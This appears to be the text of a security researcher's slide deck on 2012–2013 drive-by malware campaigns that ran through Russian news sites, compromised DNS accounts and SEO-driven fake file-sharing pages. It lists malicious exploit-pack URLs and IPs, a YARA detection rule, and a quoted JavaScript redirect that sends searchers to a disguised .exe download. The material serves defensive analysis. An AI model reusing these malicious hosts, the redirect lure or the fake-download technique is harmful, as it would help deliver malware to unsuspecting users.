www.bg.ru	/bitrix/components/101media/gallery/templates/.default/article...	
mc.yandex.ru	/metrika/watch.js	36
site.yandex.net	/load/form/1/form.js	
www.bg.ru	/upload/form/special/h0000/9/_original/13.png?1324462769	
userapi.com	/js/api/openapi.js?34	50
www.bg.ru	/upload/medialibrary/afc/0.gif	
www.bg.ru	/upload/medialibrary/269/02.png	12
vk.com	/css/rustyle.css?170	50
vk.com	/js/common.js?290	116
vk.com	/js/lang0_0.js?6332	54
vk.com	/js/api/xdm.js?3	6
vk.com	/css/widgets.css?45	19
vk.com	/js/api/widgets/like.js?22	10
content.adriver.ru	/banners/0001781/0001781109/0/0.html?16951680&0&0&0&8...	8
ads.adfox.ru	/44810/prepareCode?p1=biuyy&p2=ehdw&pct=a&pfc=a&pfb...	
www.bg.ru	/bitrix/templates/big-city/georgia-Georgia.woff	40
bolshoi.disqus.com	/embed.js	
js.smi2.ru	/data/js/47933.js	
ad.adriver.ru	/cgi-bin/merle.cgi?rnd=190748&tail256=http%253A/www.bg.r...	
ad.adriver.ru	/cgi-bin/merle.cgi?rnd=1564680&tail256=http%253A/www.b...	
ads.adfox.ru	/159305/prepareCode?p1=beaxg&p2=ehfk&pct=a&pfc=a&pf...	
ad.adriver.ru	/cgi-bin/erle.cgi?sid=169788&bt=2&pz=U&rnd=818934155&tai...	
ad.adriver.ru	/cgi-bin/erle.cgi?sid=182915&bt=2&pz=0&rnd=818934155&tai...	
edp1.adriver.ru	/images/0001944/0001944050/0/script.js?vadriver_banner_13...	
masterh4.adriver.ru	/images/0002020/0002020519/0/script.js?vadriver_banner_29...	
smi2.ru	/img/v3/logo.png	
s3.smi2.net	/img/160x89/1459443.jpeg	
s3.smi2.net	/img/160x89/1530032.jpeg	
s3.smi2.net	/img/160x89/1442539.jpeg	
s3.smi2.net	/img/160x89/14591109.jpeg	

Campaign participants

Domain	Resource type	When seen	unique hosts per day
Vesti.ru	TV news	Autumn 2012-Winter 2013	~ 930 000
RIA.ru	news	Autumn 2011 – Summer 2012	~530 000
gazeta.ru	news	Winter 2012-Autumn 2012	~490 000
newsru.com	news	Spring 2012 - Winter 2013	~470 000
echo.msk.ru	radio	Autumn 2012	~440 000
3DNews.ru	news	Summer 2012 – Winter 2013	~180 000
inosmi.ru	news	Autumn 2011 – Summer 2012	115 000
glavbukh.ru	Accountants	Winter 2012-Winter 2013	~45 000
tki.ru	Finance (Import/Export)	Winter 2012-Winter 2013	~23 000

Background noise (exploit pack snippets) July 2012

12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/hxxp%3A%2F%2Fwww.buhinf.ru%2Fthemes%2F97019.html
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/x/3fa91b6baa018479e6bf7bd589829367. <u>jar</u>
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/ <u>com.class</u>
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/ <u>edu.class</u>
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/ <u>net.class</u>
12/7/2012 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/ <u>org.class</u>
2012-12-07 10:41	151.248.115.137	hxxp://users.nalog-tax.info/sapes/1/809fc17e1cf9fbd5c559913863148189/ <u>a.class</u>

Background noise (exploit snippets)

January 2013

17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank-soft.info/ x/74377d39a14577b95e45ee3e653f0e72. <u>jar</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ <u>com.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ <u>edu.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ <u>net.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/ <u>org.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/j ava/ <u>security.class</u>
17.01.2013 15:03	151.248.118.68	hxxp://chapter04.bank- soft.info/sapes/1/458152a28371d4c36c9f969c5718745e/j ava/security/ <u>cert.class</u>


Suspicious application types

Mozilla/4.0 (Windows XP 5.1) <u>Java/1.6.0_26</u>	12/7/2012 10:41	151.248.115.137	http://users.nalog-tax.info/x/3fa91b6baa018479e6bf7bd589829367.jar	application/ <u>octed-stream</u>
Mozilla/4.0 (Windows XP 5.1) <u>Java/1.6.0_30</u>	9/24/2012 12:13	78.46.254.21	http://core01.pic-user.in/x/a4613715c05f801ce34056f20b3d4aa5.jar	application/ <u>octed-stream</u>
Mozilla/4.0 (Windows 7 6.1) <u>Java/1.6.0_31</u>	1/17/2013 15:03	151.248.118.68	http://chapter04.bank-soft.info/x/74377d39a14577b95e45ee3e653f0e72.jar	application/ <u>octed-stream</u>
Mozilla/4.0 (Windows 7 6.1) <u>Java/1.6.0_31</u>	3/15/2013 13:27	151.248.122.161	http://early.desarrolloelfa.at/x/3c9d6376b53b3f763f636d972f755a37.jar	application/ <u>octed-stream</u>
Mozilla/4.0 (Windows 7 6.1) <u>Java/1.6.0_31</u>	3/15/2013 13:27	151.248.122.161	http://early.desarrolloelfa.at/d/b63c6ffae04a23b151f1a8152986924c	application/ <u>octed-stream</u>

Detecting typical fields inside payload

- For example (YARA):

```
Rule SploitMatcher {
  strings:
    $match01 = "com.class"
    $match02 = "edu.class"
    $match03 = "net.class"
    $match04 = "security.class"
  condition:
    all of them
}
```



Problem: you can't deobfuscate javascript with Yara. But you can block the payload, Which would be fetched by the javascript, thus break the exploitation chain.

Or you can **roll your own**..
personal crawler with yara
and jsonunpack :)
see the code example in



Not a typical chain, payload in jar, the same exploit pack feb 2013



SHA256: 16637c34955683470465193a497cff87ed9027b6ed1b53aa621028299a008ee4

File name: amigos.class

Detection ratio: 0 / 45


Analysis date: 2013-03-20 18:21:01 UTC (1 minute ago)

URL	Size	MIME Type
nukerf.servebbs.net /3739/counter.xhtml	241	text/html; charset=UTF-8
nukerf.servebbs.net /go.php?id=3739&ip=109.236.█&session=1e9c90782ca355ee6...	837	text/html; charset=UTF-8
nukerf.servebbs.net /3739/counter.xhtml	0	text/html; charset=UTF-8
nukerf.servebbs.net /start.php?id=3739&session=1e9c90782ca355ee6309&ip=109.236.█...	129	text/html; charset=UTF-8
nukerf.servebbs.net /counter.swf	1 471	application/x-shockwave-flash
nukerf.servebbs.net /dacar.php	173	text/html; charset=UTF-8
erupts.reflective.dkacobxxaspireqhic.biz /vests.html	29 158	text/html; charset=utf-8
erupts.reflective.dkacobxxaspireqhic.biz /1ogipgDrgwprewr4rqeroriDo/7QpQeQxeH7Z7eQ7Q7Qxx/assimilating.js	4 978	text/html; charset=utf-8
erupts.reflective.dkacobxxaspireqhic.biz /574nogipgDrgwprewr4rqerori4q/132666063/sophomore.jar	6 015	application/java-archive
erupts.reflective.dkacobxxaspireqhic.biz /574nogipgDrgwprewr4rqerori4q/132666063/5002569	157 710	application/java-archive

Compromised DNS servers, domains reputation doesn't work

Legitimate domains are compromised

Compromised DNS is used to
generate sub domains, which are
used in malicious campaign



Stolen domains, example:

Time	URL	IP
24/Jan/2012:18:59:54	GET http:// csrv2.fatdiary.org/main.php?page=7a5a09bea4d91836	146.185.242.69
24/Jan/2012:19:00:18	GET http:// csrv2.fatdiary.org/content/field.swf HTTP/1.0	146.185.242.69
25/Jan/2012:09:36:31	GET http:// csrv15.amurt.org.uk/main.php?page=7a5a09bea4d91836	146.185.242.69
25/Jan/2012:09:36:33	GET http:// csrv15.amurt.org.uk/content/fdp2.php?f=17	146.185.242.69
25/Jan/2012:09:36:44	GET http:// csrv15.amurt.org.uk/content/field.swf	146.185.242.69
25/Jan/2012:09:36:45	GET http:// csrv15.amurt.org.uk/content/v1.jar	146.185.242.69
25/Jan/2012:09:36:48	GET http:// csrv15.amurt.org.uk/w.php?f=17%26e=0	146.185.242.69
26/Jan/2012:07:28:05	GET http:// csrv23.UIUloopenvrml.org/main.php?page=7a5a09bea4d91836	146.185.242.69
31/Jan/2012:10:27:35	GET http:// csrv24.air-bagan.org/main.php?page=7a5a09bea4d91836	146.185.242.79
31/Jan/2012:10:27:47	GET http:// csrv24.air-bagan.org/content/rino.jar	146.185.242.79
31/Jan/2012:18:18:51	GET http:// csrv35.air-bagan.org/main.php?page=7a5a09bea4d91836	146.185.242.79
31/Jan/2012:18:19:03	GET http:// csrv35.air-bagan.org/getjavaInfo.jar	146.185.242.79
04/Feb/2012:12:02:51	GET http:// csrv29.prawda2.info/main.php?page=7a5a09bea4d91836	146.185.242.79
06/Feb/2012:09:08:51	GET http:// csrv89.prawda2.info/main.php?page=7a5a09bea4d91836	146.185.242.79

The same nameserver

amurt.org.uk 46.227.202.68 Registered on: 15-
Oct-1999

Name servers: ns1.afraid.org

air-bagan.org 122.155.190.31 Created On:05-
Aug-2006

Name Server:NS1.AFRAID.ORG

fatdiary.org 71.237.151.22 Created On:17-Jul-
2006

Name Server:NS1.AFRAID.ORG

prawda2.info 91.192.39.83 Created On:18-Oct-
2007

Name Server:NS1.AFRAID.ORG

Malicious domains reputation and compromised DNS accounts

- Starting from August 2012 we detect second wave of this campaign, be careful, examples Sep 2012
- alex01.net -> 46.39.237.81 >>>
games.alex01.net -> 178.162.132.178
- socceradventure.net 72.8.150.14 >>>
mobilki.socceradventure.net ->
178.162.132.178
- talleresnahuel.com 74.54.202.162 >>>
kino.talleresnahuel.com -> 178.162.132.178
- qultivator.se 72.8.150.15 >>>
597821.qultivator.se ->
178.162.132.166

Fake Fileshares are dangerous

Specifics:

- simulation of filesharing website
- real domain is used for SEO (search engine feeds return content within this domain at high positions)
- cookies are used to “serve once per IP”
- page content is generated automatically



Legit domain(Mar 2013), registered in 2007, but

www.manhbacson.com/en.html

CÔNG TY TNHH THƯƠNG MẠI và KỸ THUẬT
MẠNH BẮC SƠN
WELCOME TO MANHBACSON'S WEBSITE!

TRANG CHỦ ABOUT US SERVICES FIELD WORK **PRODUCTS** CONTACT RECRUITMENT PICTURES DOWNLOAD

PRODUCTS CATEGORY

- WOOSUNG PUMPS
- EUROFLO PUMPS
- AOLI PUMPS
- FINISH THOMPSON PUMPS
- BƠM THÙNG PHUY
- DRENO PUMPS
- ARGAL CHEMICAL PUMPS
- OBL MEETRING PUMPS
- MÁY THỔI KHÍ TAIKO
- CONTROL DEVICES
- BOTOU PUMPS
- VARISCO PUMPS
- WIL DEN PUMPS

Các chủng loại sản phẩm

LASTEST NEWS

- Anger over Tet bonuses leads to strikes in FIEs**
xTet bonus problems are contributing to strikes ...
- Unlicensed slaughterhouses: Waste, feces, feathers and filth**
xFollow as Nguoi Lao Dong reporters Long Giang ...
- Precious little space for parking in Hanoi**
xThe price of parking in Hanoi has increased ...

PRODUCTS LATEST

P0wned... (reputation doesn't works)

referrer	IP	URL
http://yandex.ru/yandsearch?text=%D1%81%D0%BF%D1%80%D0%B0%..	112.78.2.11	http://www.manhbacson.com/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php
http://www.manhbacson.com/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php	62.75.182.222	http://id000222.info/?2&keyword=%25D1%2581%25D0%..

Real domains are used

Site: alldistributors.ru

URL on the same site: alldistributors.ru/image/

Все Дистрибьюторы России. Каталог компаний-дистрибьюторов, производителей, представительств - Mozilla Firefox

alldistributors.ru

Бесплатно АУДИОКУРС или Личный дефицит Руководителя

ALLDistributors.ru

Выберите отрасль:

Поиск

Все Дистрибьюторы России. каталог.

Дистрибьюторы продуктов питания, компьютерной техники, программного обеспечения, систем безопасности, одежды, обуви, автомобилей, прочего.

Пресс-релизы, обзоры, интервью, тендеры.

Аудиторсинг и консалтинг: финансовый, маркетинговый, управленческий, бухгалтерский.

новости | пресс-релизы

ВСЕ НОВОСТИ

Легендарные унитазы IDO >>>

- Унитазы IDO (ИДО) >>>
- Проектирование объектов железнодорожного транспорта >>>
- Выбор мобильных стендов для выставки >>>
- Дистрибуция лакокрасочных изделий >>>
- О преимуществах покупки автомобилей у официальных дистрибьюторов >>>
- Алло, мы ищем новые бренды! >>>
- Полиэтиленовые трубы как наилучшее решение для коммуникаций. >>>
- «Лада Ларгус» и «Лада Гранта» все время на устах автолюбителей >>>
- Дистрибуция товаров с помощью автоматов >>>

новости | маркетинговые акции

ВСЕ НОВОСТИ

Подает объявление бесплатно >>>

- 5+1 ноутбук в подарок! >>>
- Сумки для ноутбуков Crumpler: 10+1=10! >>>
- Акция от ASUS: «10+1 планшет» >>>
- Подарки каждому за покупки SSD A-DATA в MERLIONI >>>
- Дарим планшеты до конца декабря! >>>
- Специальные предложения на продукты SpacEyes3D Компании Геоинформика и SPACKEYS объявляют о специальных предложениях на лицензии на программные продукты линейки SpacEyes3D 5.0, действующих до конца января 2012 года >>>
- Аниме "Синдром реинкарнации" >>>

вход:

Логин:

Пароль:

Войти

регистрация

поиск по сайту:

По компаниям

По новостям

Поиск

Скачать краткое содержание капитал-маркс - файловый обменник для вас - Mozilla Firefox

alldistributors.ru/image/ratkooe-soderzhanie-kapital-marks.php

Логин: Пароль: вход Забыли пароль? Войти

Главная Непрочитанное Регистрация Правила Контакты

ALL - FILES

Навигация

- ▶ Главная
- ▶ Софт
- ▶ Музыка
- ▶ Игры
- ▶ Книги
- ▶ Прошивки
- ▶ Архивы
- ▶ Файлы
- ▶ Новинки
- ▶ Лучшее
- ▶ Top-100
- ▶ О нас
- ▶ Обратная связь

Лучшее

- маска для сна своими руками
- 5 форм отчетности
- должностная инструкция дежурного электрика
- конвертер валют-чешская крона
- голый конкурс видео
- группа руки вверх слушать онлайн
- конкурс детских танцев
- биопарок для детей
- скачать карту для вытравки пива
- как сделать красивую поделку
- джони тест мультфильм
- инструкция по технике безопасности на складе
- обогрев заднего стекла своими руками
- инструкция по прошивке Iphone ?

Скачать краткое содержание капитал-маркс

Лучшее: макар чуда горького краткое содержание > Скачать краткое содержание капитал-маркс

Имя файла - краткое-содержание-капитал-маркс

Релиз: 3 12 2011

Операционная система: Windows (Все версии), Mac OS Jaguar

Размер документа: 3 Mb

Файл проверен: DrWeb, McAfee, Norton AntiVirus

скачать

краткое содержание капитал-маркс

Производитель: Не указан

Лицензия: Бесплатная

Тема в релинге: 976

Скачаний файла: 253

Загрузка: Пожарник

"Внимание, "краткое содержание капитал-маркс" не предназначен для коммерческого пользования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала.

Тег: краткое содержание капитал-маркс, спят усталые игрушки мину

★★★★★ (голосов: 7)

Добавил: Elektron, June 16, 2011, 17:27, 10:13, Просмотров: 554, Комментарии (4)

Статистика Закачан: 4639 файлов

Файлов сегодня: 223 документ

Закачан вчера: 286 архивов

Топ 5 программ

ICD

Централизованная служба мгновенного обмена сообщениями сети Интернет

Opera

Веб-браузер и программный пакет для работы в Интернет, выпускаемый компанией Software

WinAmp

Быстрый, гибкий аудиовидео проигрыватель для Windows, который завоевал очень большую популярность в

KMPPlayer

Медиа-проигрыватель аудио-видео файлов для Windows с встроенными кодеками

uTorrent

Бесплатный клиент для BitTorrent (P2P)

Облако тегов

бромгексин инструкция применению таблеток из картона своими руками дошкольное образование конкурс ИНСТ

Search Engine Optimization

Краткое содержание капитал маркс — Яндекс: Нашлось 2 млн ответов - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Antivirus scan for at UTC - VirusTotal x Whois сервис - проверка свобод... x Краткое содержание капитал мар... x Скачать краткое содержания зна... x

yandex.ru/yandsearch?text=Краткое+содержание+капитал+маркс&lr=213

Поиск Почта Карты Маркет Новости Словари Блоги Видео Картинки ещё

Яндекс Нашлось 2 млн ответов

Краткое содержание капитал маркс

в найденном в Москве расширенный поиск

Мои находки Настройка Регион: Москва

1 Карл Маркс капитал краткое содержание
«Капитал» — «величайшее политико-экономическое произведение нашего века». Маркс называл «Капитал» делом своей жизни. ... Подзаголовок «Капитала» — «Критика политической экономии» — вполне соответствует теоретическому содержанию «Капитала» .
filslov.ru > k/167-kapital.html копия ещё

2 Конспект по Капиталу К. Маркса
Тип: Реферат. В работе есть: рисунки 4 шт. Язык: русский. Разместил (а): Zeus. Размер: 48 кб. Категория: Экономика. Краткое описание: Товар есть внешний предмет (вещь), которая удовлетворяет какие-либо человеческие потребности, в...
CoolReferat.com > Конспект по Капиталу К. Маркса копия ещё

3 Скачать краткое содержание капитал маркс - файлообменник для вас
*Внимание, "краткое содержание капитал маркс" не предназначен для коммерческого пользования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала.
alldistributors.ru > image/kratkoe... kapital-marks.php копия ещё

High position in Yandex results

Логин: Пароль: вход Забыли пароль? Войти

Главная Непрочитанное Регистрация Правила Контакты Search ...

ALL - FILES

Навигация

- Главная
- Софт
- Музыка
- Игры
- Книги
- Прошивки
- Архивы
- Файлы
- Новинки
- Лучшее
- Топ-100
- О нас
- Обратная связь

Скачать краткое содержание капитал маркс

Лучшее: макар чудра горького краткое содержание > Скачать краткое содержание капитал маркс

Имя файла - краткое-содержание-капитал-маркс
Релиз: 3.12.2011
Операционная система: Windows (Все версии), Mac OS Jaguar
Размер документа: 3 Mb
Файл проверен: Dr.Web, McAfee, Norton AntiVirus

скачать

краткое содержание капитал маркс

Производитель: Не указан
Лицензия: Бесплатная
Топе в рейтинге: 976
Скачиваний файла: 253
Загрузил: Пожаркик

"Внимание, "краткое содержание капитал маркс" не предназначен для коммерческого пользования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала.

Теги: краткое содержание капитал маркс, спят усталые игрушки минус

★★★★★ (голосов: 7)

Добавил: Elektron, June 16, 2011, 17:27, 10:13, Просмотров: 554, Комментарии (4)

Opening kratkoe_soderjanie_kapital_marks.exe

You have chosen to open

kratkoe_soderjanie_kapital_marks.exe
which is a: Binary File
from: http://alldaymedia.ru

Would you like to save this file?

Save File Cancel

266 архивов

Топ 5 программ

ICQ
Централизованная служба мгновенного обмена сообщениями сети Интернет


Opera
Веб-браузер и программный пакет для работы в Интернете, выпускаемый компанией Opera Software

WinAmp
Быстрый, гибкий аудио/видео проигрыватель для Windows, который завоевал очень большую популярность в мире.

KMPlayer
Медиа-проигрыватель аудио и

Payload loaded via social engineering trick

File name generated to match your search engine request



```
---  
onclick='admin_fuck('краткое содержание
```

Download button::

```
<noindex>  
  <a onclick='admin_fuck('краткое содержание капитал маркс')' rel="nofollow" href="#">  
      
  </a>  
  <br>  
  <a onclick="admin_fuck('краткое содержание капитал маркс')' rel="nofollow" href="#">краткое содержание капитал маркс</a>  
</noindex>
```



function admin_fuck(key)

```
{  
  var url = 'http://alldaymedia.ru/fileservers/search.php?search=1&query=' + key;  
  var what = new Array('aanieaoii', 'nea?aou');  
  var by = new Array("", "");  
  
  for (var i=0; i < what.length; i++) {  
    url = url.replace(what[i], by[i]);  
  }  
  window.location = url;  
}
```

Cookie

File downloaded only once. After cookie is set a redirect to a page, which shows content that asks for a fee to be paid via SMS.

The screenshot shows a 'Cookies' dialog box with a search bar containing 'allday'. Below the search bar, it lists two cookies from the site 'alldaymedia.ru': 'visited1' and 'schema1'. A detailed view for the 'visited1' cookie is shown below the list, including its name, content, host, path, and expiration date.

Site	Cookie Name
alldaymedia.ru	visited1
alldaymedia.ru	schema1

Name: visited1
Content: 1%2C6
Host: alldaymedia.ru
Path: /fileserver/
Send For: Any type of connection
Expires: Thursday, May 17, 2012 11:00:34 I

Buttons: Remove Cookie, Remove All Cookies

The screenshot shows the AgentLoad.com website in a Mozilla Firefox browser. The page features a search bar with the text 'краткое содержание капитал маркс' and a 'Найти' button. Below the search bar, there are statistics for the file, including download speed, number of downloads, and a rating. A 'Скачать файл' button is prominently displayed. The website also has navigation links for 'Домой', 'Регистрация', and 'Вход', and categories for 'Фильмы', 'Музыка', 'Игры', and 'Софт'. At the bottom, there are sections for 'Скачивайте все, что угодно!', 'Крупнейшая сеть загрузок', and 'Неограниченные загрузки'.

AgentLoad.com
Поиск файлов
Фильмы: 11275 файла
Музыка: 91578 файла
Игры: 19267 файла
Софт: 56629 файла

Что вы хотите найти?
краткое содержание капитал маркс
Найти

Вы ищете файл: ↓
краткое содержание капитал маркс

Скорость скачивания: 1789 Кб/сек.
Скачали: 1876 раз.
Рейтинг: ★★★★★ / 3855 голосов

Скачать файл

Вirus не обнаружено

Скачивайте все, что угодно!
Получите мгновенный доступ к любимым фильмам, программам, играм и музыке!

Крупнейшая сеть загрузок
Неограниченный доступ к самой большой сети загрузок в мире!

Неограниченные загрузки
Скачивайте неограниченное количество файлов на максимальной скорости без ожидания!

Похожие файлы

Название файла	Размер
Краткое содержание убийства / Профиль убийства / Profile for Murder (Лизид Уиннинг) [1996, триллер, драма, VHS Rip] [AVO] (Дольский)	1024 Мб
Бандиты: Безумный Маркс / Bandits: Phoenix Rising (2002) [RUS] [RePack]	563 Мб

Not typical IP address

Mar 2013

14.03.2013 13:13

hxxp://ec.europa.eu/dgs/home-affairs/what-we-do/policies/borders-and-visas/visa-information-system/index_en.htm

- > GET hxxp://0.0.0.0/

14.03.2013 13:21

hxxp://ec.europa.eu/dgs/home-affairs/what-we-do/policies/internal-security/index_en.htm

- > GET hxxp://0.0.0.0/

15.03.2013 10:53

hxxp://ec.europa.eu/energy/international/bilateral_cooperation/russia/russia_en.htm

- > GET hxxp://0.0.0.0/

Not typical IP address

The screenshot shows the official website of the European Union. The header includes the EU flag, the text "European Union", and the URL "europa.eu". Navigation links include "Work for the EU", "A-Z Index", "Sitemap", "About this site", "New on EUROPA", and "Legal notice". The main content area is divided into two columns: "How the EU works" and "EU by topic".


- How the EU works**
 - Countries
 - Facts and figures
 - Institutions and bodies
 - Work for the EU
 - Funding and grants
- EU by topic**
 - Agriculture
 - Trade
 - Economic and monetary affairs
 - Employment and social affairs
 - Foreign and security policy

On the right side, there are links for "General information" and a phone number "Call 00 800 6...".

9869	147.67.119.3	200	HTTP	ec.europa.eu	/dgs/home-affairs/what-we-do/policies/borders-and-visas/visa
9870	147.67.119.3	200	HTTP	ec.europa.eu	/dgs/home-affairs/scripts/jquery.js
